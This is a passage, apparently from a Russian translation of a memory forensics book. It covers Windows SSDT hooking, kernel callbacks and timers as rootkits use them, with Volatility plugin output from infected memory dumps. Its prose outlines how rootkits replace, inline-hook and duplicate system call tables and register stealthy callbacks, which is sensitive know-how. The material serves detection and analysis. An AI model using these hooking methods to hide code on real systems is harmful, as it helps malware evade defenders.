Таблица дескрипторов системных служб (System Service Descriptor Table, SSDT) содержит указатели на функции режима ядра. Как показано на рисунке 13-7, когда приложения пользовательского режима запрашивают системные службы, например запись в файл или создание процесса, небольшая заглушка в `ntdll.dll` (или другой библиотеке пользовательского режима) помогает вызывающему потоку управляемым образом перейти в режим ядра. Переход выполняется путем выдачи инструкции `INT 0x2E` в Windows 2000 либо с помощью SYSENTER в XP и более новых версиях. Оба метода вначале приводят в функцию с именем `KiSystemService`, которая ищет в SSDT адрес запрошенной функции ядра. Поиск основан на индексе, поскольку таблицы вызовов представляют собой массивы указателей.




Рисунок 13-7. Высокоуровневая схема роли SSDT в диспетчеризации системных вызовов.

Порядок и общее количество функций в SSDT различаются в разных версиях операционной системы. Например, в 64-разрядной Windows 7 `NtUnloadDriver` находится по индексу `0x184`, а в 64-разрядной Windows 8 - по индексу `0x1A1`. Следует также учитывать, что в каждой системе имеется более одной таблицы вызовов. Первая и наиболее известная таблица хранит функции собственного API, предоставляемые исполнительным модулем ядра (`ntoskrnl.exe`, `ntkrnlpa.exe` и так далее). Вторая таблица, известная как теневая SSDT, хранит функции GUI, предоставляемые `win32k.sys`. Как показано на рисунке 13-7, остальные две таблицы по умолчанию не используются, если только не запущен сервер IIS: в этом случае третью таблицу использует `spud.sys` (драйвер службы IIS).

Структуры данных

Следующий код показывает соответствующие структуры данных для 64-разрядной системы Windows 7. Символы `nt!KeServiceDescriptorTable` и `nt!KeServiceDescriptorTableShadow` являются экземплярами `_SERVICE_DESCRIPTOR_TABLE`, содержащими до четырех дескрипторов (записей). Каждый дескриптор имеет член KiServiceTable, который указывает на массив функций, а ServiceLimit задает количество функций в массиве.

```
>>> dt("_SERVICE_DESCRIPTOR_TABLE")
'_SERVICE_DESCRIPTOR_TABLE' (64 bytes)
0x0   : Descriptors       ['array', 4, ['_SERVICE_DESCRIPTOR_ENTRY']]
>>> dt("_SERVICE_DESCRIPTOR_ENTRY")
'_SERVICE_DESCRIPTOR_ENTRY' (32 bytes)
0x0  : KiServiceTable     ['pointer', ['void']]
0x8  : CounterBaseTable   ['pointer', ['unsigned long']]
0x10 : ServiceLimit       ['unsigned long']
0x18 : ArgumentTable      ['pointer', ['unsigned char']]
```

Перечисление SSDT

Для перечисления SSDT в дампах памяти Windows можно использовать плагин `ssdt`. Из-за различий между 32- и 64-разрядными версиями плагин находит данные SSDT совершенно разными способами, но формат вывода остается единообразным. В частности, в 32-разрядной Windows мы перечисляем все объекты потоков и собираем уникальные значения члена `_ETHREAD.Tcb.ServiceTable`. На 64-разрядных платформах этого члена нет, поэтому вместо этого мы дизассемблируем экспортированную функцию `nt!KeAddSystemServiceTable` и извлекаем относительные виртуальные адреса (RVA) символов KeServiceDescriptorTable и KeServiceDescriptorTableShadow, как показано на рисунке 13-8.




Рисунок 13-8. RVA таблиц SSDT и Shadow SSDT доступны из API KeAddSystemServiceTable.

Вот как выглядит вывод плагина `ssdt` на чистой машине с 64-разрядной Windows 7:

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 ssdt
Volatility Foundation Volatility Framework 2.4
[x64] Gathering all referenced SSDTs from KeAddSystemServiceTable...
Finding appropriate address space for tables...
SSDT[0] at fffff800028dc300 with 401 entries
  Entry 0x0000: 0xfffff80002ce9ca0 (NtMapUser[snip]) owned by ntoskrnl.exe
  Entry 0x0001: 0xfffff80002bd18c0 (NtWaitForSingleObject) owned by ntoskrnl.exe
  Entry 0x0002: 0xfffff800028d31a0 (NtCallbackReturn) owned by ntoskrnl.exe
  Entry 0x0003: 0xfffff80002bc4a80 (NtReadFile) owned by ntoskrnl.exe
  Entry 0x0004: 0xfffff80002bf67a0 (NtDeviceIoControlFile) owned by ntoskrnl.exe
  Entry 0x0005: 0xfffff80002bed9a0 (NtWriteFile) owned by ntoskrnl.exe
  Entry 0x0006: 0xfffff80002b97c90 (NtRemoveIoCompletion) owned by ntoskrnl.exe
  [snip]
SSDT[1] at fffff960001a1f00 with 827 entries
  Entry 0x1000: 0xfffff96000195974 (NtUserGetThreadState) owned by win32k.sys
  Entry 0x1001: 0xfffff96000192a50 (NtUserPeekMessage) owned by win32k.sys
  Entry 0x1002: 0xfffff960001a3f6c (NtUserCallOneParam) owned by win32k.sys
  Entry 0x1003: 0xfffff960001b211c (NtUserGetKeyState) owned by win32k.sys
  Entry 0x1004: 0xfffff960001ab500 (NtUserInvalidateRect) owned by win32k.sys
  Entry 0x1005: 0xfffff960001a4164 (NtUserCallNoParam) owned by win32k.sys
  Entry 0x1006: 0xfffff9600019b990 (NtUserGetMessage) owned by win32k.sys
  Entry 0x1007: 0xfffff9600017ffb0 (NtUserMessageCall) owned by win32k.sys
  [snip]
```

Как показано, таблица по адресу `0xfffff800028dc300` является SSDT[0], то есть первым дескриптором в массиве `_SERVICE_DESCRIPTOR_TABLE.Descriptors`. Иными словами, эта таблица предназначена для собственных API, экспортируемых модулем NT. Таблица по адресу

0xfffff960001a1f00 является SSDT[1] (вторым дескриптором), а значит, это таблица API подсистемы GUI. Все показанные функции принадлежат надлежащему модулю (либо модулю NT, либо win32k.sys).

Атака на SSDT

Существует несколько разных способов атаковать архитектуру диспетчеризации системных вызовов. Далее эти методы перечислены вместе с описанием того, как обнаруживать атаки посредством криминалистического анализа памяти.

Замена указателей

Этот метод состоит в перезаписи указателей в SSDT для перехвата отдельных функций. Для этого обычно требуются базовый адрес таблицы вызовов в памяти ядра и индекс функции, которую нужно перехватить. Таблицу вызовов можно найти несколькими способами, но вредоносные программы часто используют MmGetSystemRoutineAddress (версию GetProcAddress для ядра), чтобы найти символ KeServiceDescriptorTable, экспортируемый модулем NT. Затем они обращаются к члену ServiceTable. Для непосредственной замены указателя часто используется API InterlockedExchange.

Все адреса в таблице собственных функций должны указывать внутрь модуля NT, а все адреса в таблице функций GUI - внутрь win32k.sys. В этом отношении обнаружение перехватов SSDT просто: достаточно проверить каждую запись и определить, указывает ли она на правильный модуль. Ниже показан образец вредоносной программы, который перехватывает различные функции и направляет их на модуль с именем lanmandrv.sys. Результаты можно отфильтровать с помощью egrep -v, исключив легитимные модули:

> **Примечание.**
>
> Помните, что модуль NT не всегда называется ntoskrnl.exe. Это может быть ntkrnlpa.exe или ntkrnlmp.exe, поэтому обязательно соответствующим образом скорректируйте регулярное выражение.

```
$ python vol.py -f laqma.vmem ssdt --profile=WinXPSP3x86
      | egrep -v '(ntoskrnl\.exe|win32k\.sys)'
Volatility Foundation Volatility Framework 2.4
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 805011fc with 284 entries
  Entry 0x0049: 0xf8c52884 (NtEnumerateValueKey) owned by lanmandrv.sys
  Entry 0x007a: 0xf8c5253e (NtOpenProcess) owned by lanmandrv.sys
  Entry 0x0091: 0xf8c52654 (NtQueryDirectoryFile) owned by lanmandrv.sys
  Entry 0x00ad: 0xf8c52544 (NtQuerySystemInformation) owned by lanmandrv.sys
```

Руткит перехватывает четыре функции: NtEnumerateValueKey для сокрытия значений реестра, NtOpenProcess и NtQuerySystemInformation для сокрытия активных процессов и NtQueryDirectoryFile для сокрытия файлов на диске. Несмотря на несколько вводящее в заблуждение имя (lanmandrv.sys звучит как легитимный компонент), модуль выделяется, поскольку не должен обрабатывать API, обычно реализуемые модулем NT.

Внутренний перехват

Злоумышленники хорошо знают методы, используемые для обнаружения изменений, которые их инструменты вносят в системы. Поэтому вместо направления функций SSDT за пределы модуля NT или `win32ks.sys` они могут просто использовать метод внутреннего перехвата. Он также перенаправляет выполнение вредоносной функции, но делает это менее очевидно. Вот как выглядел перехват `NtEnumerateKey` руткитом Skynet (для проверки таких внутренних перехватов мы добавили флаг `--verbose`):

```
$ python vol.py -f skynet.bin --profile=WinXPSP3x86 ssdt --verbose
[snip]
SSDT[0] at 804e26a8 with 284 entries
  Entry 0x0047: 0x80570d64 (NtEnumerateKey) owned by ntoskrnl.exe
  ** INLINE HOOK? => 0x820f1b3c (UNKNOWN)
  Entry 0x0048: 0x80648aeb (NtEnumerateSystem[snip]) owned by ntoskrnl.exe
  Entry 0x0049: 0x80590677 (NtEnumerateValueKey) owned by ntoskrnl.exe
  Entry 0x004a: 0x80625738 (NtExtendSection) owned by ntoskrnl.exe
  Entry 0x004b: 0x805b0b4e (NtFilterToken) owned by ntoskrnl.exe
  Entry 0x004c: 0x805899b4 (NtFindAtom) owned by ntoskrnl.exe
```

Указатель `0x80570d64` действительно принадлежит `ntoskrnl.exe`, но инструкции по этому адресу перезаписаны инструкцией JMP, ведущей к `0x820f1b3c`. Поэтому, если проверить только первоначальный модуль-владелец, факт перехвата SSDT этой вредоносной программой останется незамеченным.

Дублирование таблицы

Каждый поток в 32-разрядной системе имеет член `_ETHREAD.Tcb.ServiceTable`, идентифицирующий используемую им таблицу SSDT. Хотя возможность назначать таблицы вызовов отдельно для каждого потока неприменима к 64-разрядным системам, по существу она означает, что каждый поток может «смотреть» на другую SSDT в зависимости от значения своего члена ServiceTable. В таком случае вредоносная программа может создать копию таблицы собственных функций, перехватить несколько функций, а затем обновить значение ServiceTable конкретного потока или всех потоков конкретного процесса так, чтобы оно указывало на новую копию. В результате многие инструменты не сообщают о перехватах SSDT, поскольку проверяют только исходную таблицу, а не копии.

Ниже приведен пример вывода плагина `ssdt` при анализе дампа памяти, зараженного Blackenergy. Показаны только соответствующие строки:

```
$ python vol.py -f blackenergy.vmem --profile=WinXPSP3x86 ssdt
SSDT[0] at 814561b0 with 284 entries
  Entry 0x0115: 0x817315c1 (NtWriteVirtualMemory) owned by 00000B9D
SSDT[0] at 81882980 with 284 entries
  Entry 0x0115: 0x817315c1 (NtWriteVirtualMemory) owned by 00000B9D
SSDT[0] at 80501030 with 284 entries
  Entry 0x0115: 0x805a82f6 (NtWriteVirtualMemory) owned by ntoskrnl.exe
```

Обратите внимание, что присутствуют три разных экземпляра SSDT[0], тогда как в типичной системе имеется лишь один. Определить, что таблица по адресу `0x80501030` является исходной чистой копией, можно потому, что NtWriteVirtualMemory указывает на модуль NT. Однако обе таблицы по адресам `0x814561b0` и `0x81882980` перехвачены: их версии NtWriteVirtualMemory указывают на модуль с именем 00000B9D.

Недостатки перехватов SSDT

Перехват функций SSDT может предоставлять широкий спектр возможностей, но также способен быть нестабильным. Ниже перечислены несколько причин, по которым в будущем авторы вредоносных программ могут начать использовать другие методы:

• **Patchguard:** в 64-разрядных системах перехват SSDT предотвращает Kernel Patch Protection (KPP), также известная как Patchguard.
• **Несколько ядер:** таблицы системных вызовов не являются структурой, отдельной для каждого процессора. Поэтому, пока одно ядро пытается применить перехват, другое может пытаться вызвать API.
• **Дублирующиеся записи:** если сторонним драйверам разрешено перехватывать записи SSDT, несколько драйверов могут попытаться перехватить одну и ту же функцию. Последствия замены перехватов драйверами могут быть непредсказуемыми.
• **Недокументированные API:** многие функции SSDT не документированы Microsoft и могут изменяться между версиями Windows. Поэтому написать переносимый и одновременно надежный руткит бывает трудно.

Обратные вызовы ядра

Обратные вызовы ядра, или процедуры уведомления, являются новыми перехватами API. Они решают многие описанные ранее проблемы перехватов SSDT. В частности, они документированы, поддерживаются в 64-разрядных системах и безопасны для многоядерных машин; кроме того, совершенно нормально, когда несколько модулей регистрируются для одного типа события. В следующем списке описаны различные типы событий, которые обнаруживает плагин Volatility `callbacks`:

• **Создание процесса:** эти обратные вызовы устанавливаются с помощью API `PsSetCreateProcessNotifyRoutine`; на них полагаются утилита Process Monitor от SysInternals, различные антивирусные продукты и многие руткиты. Они срабатывают при запуске или завершении процесса.
• **Создание потока:** эти обратные вызовы устанавливаются с помощью API `PsSetCreateThreadNotifyRoutine`. Они срабатывают при запуске или завершении потока.
• **Загрузка образа:** эти обратные вызовы устанавливаются с помощью API `PsSetLoadImageNotifyRoutine`. Они предназначены для предоставления уведомлений, когда в память отображается любой исполняемый образ, например процесс, библиотека или модуль ядра.
• **Завершение работы системы:** эти обратные вызовы устанавливаются с помощью API `IoRegisterShutdownNotification`. В этом случае обработчик `IRP_MJ_SHUTDOWN` целевого драйвера вызывается, когда система готовится к выключению.
• **Регистрация файловой системы:** чтобы получать уведомления о появлении новой файловой системы, используется API `IoRegisterFsRegistrationChange`.
• **Отладочное сообщение:** для перехвата отладочных сообщений, выдаваемых модулями ядра, используется API `DbgSetDebugPrintCallback`.
• **Изменение реестра:** драйверы могут вызывать `CmRegisterCallback` (Windows XP и 2003) или `CmRegisterCallbackEx` (Windows Vista и более новые версии), чтобы получать уведомления, когда любой поток выполняет операцию с реестром.
• **PnP (Plug and Play):** эти обратные вызовы устанавливаются с помощью API `IoRegisterPlugPlayNotification` и срабатывают при добавлении, удалении или изменении устройств PnP.

• **Проверки ошибок:** эти обратные вызовы устанавливаются с помощью функций API `KeRegisterBugCheckCallback` или `KeRegisterBugCheckReasonCallback`. Они позволяют драйверам получать уведомление при проверке ошибок (необработанном исключении), предоставляя возможность сбросить конфигурации устройств или добавить сведения о состоянии конкретного устройства в файл аварийного дампа (например, перед появлением синего экрана смерти [BSoD]).

Обратные вызовы в памяти

Следующий пример показывает работу плагина `callbacks` в чистой системе с 64-разрядной Windows 7. Хотя для краткости вывод сокращен, в этой системе было установлено около 80 обратных вызовов разных типов. Столбец Callback сообщает адрес функции которая вызывается при наступлении интересующего события. Столбец Module сообщает имя модуля ядра, занимающего память функции обратного вызова. В зависимости от типа обратного вызова можно также увидеть имя объекта драйвера или описание компонента, установившего обратный вызов.

```
$ python vol.py -f memory.dmp --profile=Win7SP1x64 callbacks
Volatility Foundation Volatility Framework 2.4
Type                                Callback           Module          Details
----------------------------------- ------------------ --------------- -------
GenericKernelCallback               0xfffff88002922d2c peauth.sys      -
EventCategoryTargetDeviceChange     0xfffff96000221304 win32k.sys      Win32k
[snip]
EventCategoryDeviceInterfaceChange  0xfffff88000db99b0 partmgr.sys     partmgr
EventCategoryTargetDeviceChange     0xfffff800029ef180 ntoskrnl.exe    ACPI
GenericKernelCallback               0xfffff800028a6af0 ntoskrnl.exe    -
IoRegisterShutdow[snip]             0xfffff88001434b04 VIDEOPRT.SYS    \Driver\
RDPREFMP
IoRegisterShutdow[snip]             0xfffff88001434b04 VIDEOPRT.SYS    \Driver\
RDPCDD
IoRegisterShutdow[snip]             0xfffff88000dd0c40 volmgr.sys      \Driver\
volmgr
[snip]
IoRegisterShutdownNotification      0xfffff80002cd0f70 ntoskrnl.exe    \
FileSystem\RAW
PsRemoveLoadImageNotifyRoutine      0xfffff80002bf7cc0 ntoskrnl.exe    -
KeBugCheckCallbackListHead          0xfffff88001494b00 ndis.sys        Ndis min
KeBugCheckCallbackListHead          0xfffff88001494b00 ndis.sys        Ndis min
```

Вредоносные обратные вызовы

Многие известные руткиты, такие как Mebroot, ZeroAccess, Rustock, Ascesso, Tigger, Stuxnet, Blackenergy и TDL3, используют обратные вызовы ядра. В большинстве случаев они также пытаются скрыться, исключая `KLDR_DATA_TABLE_ENTRY` из списка или выполняясь как поток-сирота из пула ядра. Из-за такого поведения вредоносные обратные вызовы легко заметить, поскольку столбец Module в выводе плагина Volatility `callbacks` показывает UNKNOWN. В других случаях авторы вредоносных программ вообще не скрывают модуль, но используют жестко заданное (а значит, предсказуемое) имя, по которому можно создавать индикаторы компрометации (IOC).

Первый пример относится к Stuxnet. Он загружает два модуля: `mrxnet.sys` и `mrxcls.sys`. Первый устанавливает обратный вызов изменения регистрации файловой системы, чтобы получать уведомление о появлении новых файловых систем (и сразу распространяться или скрывать файлы). Второй устанавливает обратный вызов загрузки образа, который используется для внедрения кода в процессы, когда они пытаются загрузить другие динамически подключаемые библиотеки (DLL).

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.4
Type                                Callback   Module               Details
----------------------------------- ---------- -------------------- -------
IoRegisterFsRegistrationChange      0xf84be876 sr.sys               -
IoRegisterFsRegistrationChange      0xb21d89ec mrxnet.sys           -
IoRegisterFsRegistrationChange      0xf84d54b8 fltMgr.sys           -
[snip]
KeRegisterBugCheckReasonCallback    0xf8b7aab8 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback    0xf8b7aa28 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback    0xf82e01be USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback    0xf82f7522 VIDEOPRT.SYS         Videoprt
PsSetLoadImageNotifyRoutine         0xb240ce4c PROCMON20.SYS        -
PsSetLoadImageNotifyRoutine         0x805f81a6 ntoskrnl.exe         -
PsSetLoadImageNotifyRoutine         0xf895ad06 mrxcls.sys           -
PsSetCreateThreadNotifyRoutine      0xb240cc9a PROCMON20.SYS        -
PsSetCreateProcessNotifyRoutine     0xf87ad194 vmci.sys             -
PsSetCreateProcessNotifyRoutine     0xb240cb94 PROCMON20.SYS        -
```

Следующий пример относится к Rustock.C. Он регистрирует обратный вызов проверки ошибок, чтобы очистить свою память до создания аварийного дампа (см. отчет Фрэнка Болдевина: reconstructer.org). Его артефакты видны в этом дампе памяти только потому, что память была получена не в виде аварийного дампа, а в необработанном формате.

```
$ python vol.py -f rustock-c.mem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.4
Type                                Callback   Module               Details
----------------------------------- ---------- -------------------- -------
IoRegisterFsRegistrationChange      0xf84be876 sr.sys               -
KeBugCheckCallbackListHead          0x81f53964 UNKNOWN              -
[snip]
GenericKernelCallback               0xf887b6ae vmdebug.sys          -
KeRegisterBugCheckReasonCallback    0xf8b5aac0 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback    0xf8b5aa78 mssmbios.sys         SMBiosRe
KeRegisterBugCheckReasonCallback    0xf8b5aa30 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback    0xf82d93e2 VIDEOPRT.SYS         Videoprt
KeRegisterBugCheckReasonCallback    0xf8311006 USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback    0xf8310f66 USBPORT.SYS          USBPORT
PsSetCreateProcessNotifyRoutine     0xf887b6ae vmdebug.sys          -
```

Ниже приведен пример обратного вызова изменения реестра, установленного Ascesso. Руткит использует эту функцию, чтобы следить за своими ключами закрепления в реестре, и добавляет их снова, если администратор или антивирусное программное обеспечение их удаляет.

```
$ python vol.py -f ascesso.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.4
Type                                Callback   Module               Details
----------------------------------- ---------- -------------------- -------
IoRegisterFsRegistrationChange      0xf84be876 sr.sys               -
IoRegisterFsRegistrationChange      0xb2838900 LiveKdD.SYS          -
[snip]
GenericKernelCallback               0xf888d194 vmci.sys             -
GenericKernelCallback               0x8216628f UNKNOWN              -
GenericKernelCallback               0x8216628f UNKNOWN              -
KeRegisterBugCheckReasonCallback    0xf8b82ab8 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback    0xf8b82a70 mssmbios.sys         SMBiosRe
KeRegisterBugCheckReasonCallback    0xf7f6111e USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback    0xf7f78522 VIDEOPRT.SYS         Videoprt
PsSetCreateProcessNotifyRoutine     0xf888d194 vmci.sys             -
CmRegisterCallback                  0x8216628f UNKNOWN              -
```

Руткит Blackenergy устанавливает обратный вызов создания потока, чтобы немедленно заменять указатель `_ETHREAD.Tcb.ServiceTable` во всех потоках, запускающихся в системе. Как обсуждалось в разделе «Дублирование таблицы» этой главы, в 32-разрядных системах член ServiceTable указывает на таблицу системных вызовов, в которой находятся адреса всех API режима ядра.

```
$ python vol.py -f blackenergy.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.4
Type                            Callback   Module         Details
------------------------------- ---------- -------------- -------
IoRegisterShutdownNotification  0xf9eae5be Fs_Rec.SYS     \FileSystem\Fs_Rec
[snip]
IoRegisterShutdownNotification  0x805f4630 ntoskrnl.exe   \Driver\WMIxWDM
IoRegisterFsRegistrationChange  0xf97d9876 sr.sys         -
GenericKernelCallback           0xf9abec72 vmci.sys       -
PsSetCreateThreadNotifyRoutine  0x81731ea7 00000B9D       -
PsSetCreateProcessNotifyRoutine 0xf9abec72 vmci.sys       -
KeBugCheckCallbackListHead      0xf97015ed NDIS.sys       Ndis miniport
KeBugCheckCallbackListHead      0x806d57ca hal.dll        ACPI 1.0 - APIC
KeRegisterBugCheckReasonCallback 0xf9e68ac0 mssmbios.sys   SMBiosDa
KeRegisterBugCheckReasonCallback 0xf9e68a78 mssmbios.sys   SMBiosRe
```

Поиск и анализ обратных вызовов являются критически важной частью криминалистического анализа памяти ядра. Удивительно, но для действующих систем не существует инструментов системного администрирования и имеется очень мало инструментов против руткитов, анализирующих обратные вызовы ядра (RkU - Rootkit Unhooker является одним из них). Даже собственный отладчик Microsoft по умолчанию не обладает такой возможностью. Однако Скотт Нун (analyze-v.com) и Матье Суиш (moonsols.com) опубликовали скрипты, помогающие заполнить этот пробел.

Таймеры ядра

Чаще всего вредоносные программы используют таймеры для синхронизации и уведомления. Драйвер руткита может создать таймер (обычно вызвав `KeInitializeTimer`), чтобы получить уведомление по истечении заданного времени. Если вам кажется, что это похоже на простой вызов Sleep, вы правы. Однако вызов Sleep переводит поток в спящее состояние и не позволяет ему выполнять другие действия во время ожидания, в отличие от уведомлений на основе таймеров. Кроме того, Sleep не создает дополнительных криминалистических артефактов. Можно также создавать таймеры, которые сбрасываются после истечения. Иными словами, вместо однократного уведомления поток может получать уведомления периодически. Возможно, руткит хочет каждые пять минут проверять, разрешается ли имя узла DNS, или каждые две секунды опрашивать заданный раздел реестра на предмет изменений. Таймеры прекрасно подходят для таких задач.

При создании таймеров драйверы могут предоставить процедуру DPC, также известную как отложенный вызов процедуры. Когда срок таймера истекает, система вызывает заданную процедуру. Адрес процедуры или функции хранится в структуре `_KTIMER` вместе со сведениями о том, когда (и как часто) выполнять процедуру. Теперь становится понятно, почему таймеры ядра являются столь полезными артефактами для криминалистического анализа памяти. Руткиты загружают драйверы в память ядра и всеми силами стараются остаться незамеченными. Но использование таймеров дает четкий индикатор того, где руткит скрывается в памяти. Нужно лишь найти объекты таймеров.

Поиск объектов таймеров

С годами Microsoft меняла способ и место хранения таймеров в памяти. Например, в Windows 2000 символ `nt!KiTimerTableListHead` указывал на массив из 128 структур `_LIST_ENTRY` для `_KTIMER`. Позднее размер массива изменился на 256, затем на 512, пока наконец символ `nt!KiTimerTableListHead` не был полностью удален в Windows 7. Теперь объекты таймеров можно находить через структуру области управления каждого процессора (`_KPCR`). Подробнее об этих изменениях см. в статье *Ain't Nuthin But a K(Timer) Thing, Baby*: mnin.blogspot.com.

Анализ вредоносных программ с помощью таймеров

Следующий пример показывает, как исследовать руткит ZeroAccess с помощью плагина `timers`. Руткит применял различные методы противодействия криминалистическому анализу, чтобы его модуль было нелегко обнаружить, но в результате таймер указывает в неизвестную область памяти ядра.

```
$ python vol.py -f zeroaccess2.vmem timers
Volatility Foundation Volatility Framework 2.1_alpha
Offset       DueTime              Period(ms) Signaled  Routine     Module
0x805598e0   0x00000084:0xce8b961c 1000      Yes       0x80523dee  ntoskrnl.exe
0x820a1e08   0x00000084:0xdf3c0c1c 30000     Yes       0xb2d2a385  afd.sys
0x81ebf0b8   0x00000084:0xce951f84 0         -         0xf89c23f0  TDI.SYS
[snip]
0x81dbeb78   0x00000131:0x2e896402 0         -         0xf83faf6f  NDIS.sys
0x81e8b4f0   0x00000131:0x2e896402 0         -         0xf83faf6f  NDIS.sys
0x81eb8e28   0x00000084:0xe5855f6a 0         -         0x80534e48  ntoskrnl.exe
0xb20bbbb0   0x00000084:0xd4de72d2 60000     Yes       0xb20b5990  UNKNOWN
0x8210d910   0x80000000:0x0a7efa36 0         -         0x80534e48  ntoskrnl.exe
0x82274190   0x80000000:0x711befba 0         -         0x80534e48  ntoskrnl.exe
0x81de9690   0x80000000:0x0d0c3e8a 0         -         0x80534e48  ntoskrnl.exe
```

> **Примечание.**
>
> Статья Андреаса Шустера *Timers and times* (computer.forensikblog.de) показывает, как с помощью WinDbg преобразовать поле DueTime в удобочитаемые значения.

Кроме того, тот же вариант Rustock.C, который анализировался в разделе «Вредоносные обратные вызовы», установил несколько таймеров. Он также пытается скрыть свой модуль ядра, оставляя следы подозрительной активности, которые легко увидеть с помощью плагина `timers`.

```
$ python volatility.py timers -f rustock-c.vmem
Volatility Foundation Volatility Framework 1.4_rc1
Offset       DueTime               Period(ms) Signaled  Routine     Module
0xf730a790   0x00000000:0x6db0f0b4 0          -         0xf72fb385  srv.sys
0x80558a40   0x00000000:0x68f10168 1000       Yes       0x80523026  ntoskrnl.exe
0x80559160   0x00000000:0x695c4b3a 0          -         0x80526bac  ntoskrnl.exe
0x820822e4   0x00000000:0xa2a56bb0 150000     Yes       0x81c1642f  UNKNOWN
0xf842f150   0x00000000:0xb5cb4e80 0          -         0xf841473e  Ntfs.sys
0xf70d00e0   0x00000000:0x81eb644c 0          -         0xf70c18de  HTTP.sys
0xf70cd808   0x00000000:0x81eb644c 60000      Yes       0xf70b6202  HTTP.sys
0x81e57fb0   0x00000000:0x6a4f7b16 30000      Yes       0xf7b62385  afd.sys
0x81f5f8d4   0x00000000:0x6a517bc8 3435       Yes       0x81c1642f  UNKNOWN
[snip]
```

Как отмечалось в предыдущем анализе, хотя в этих случаях имя вредоносного модуля неизвестно, у вас по крайней мере имеются указатели на области памяти ядра, где находится код руткита. Затем его можно дизассемблировать с помощью `volshell` или извлечь код в отдельный файл для статического анализа в IDA Pro либо других средах.

Примечание.

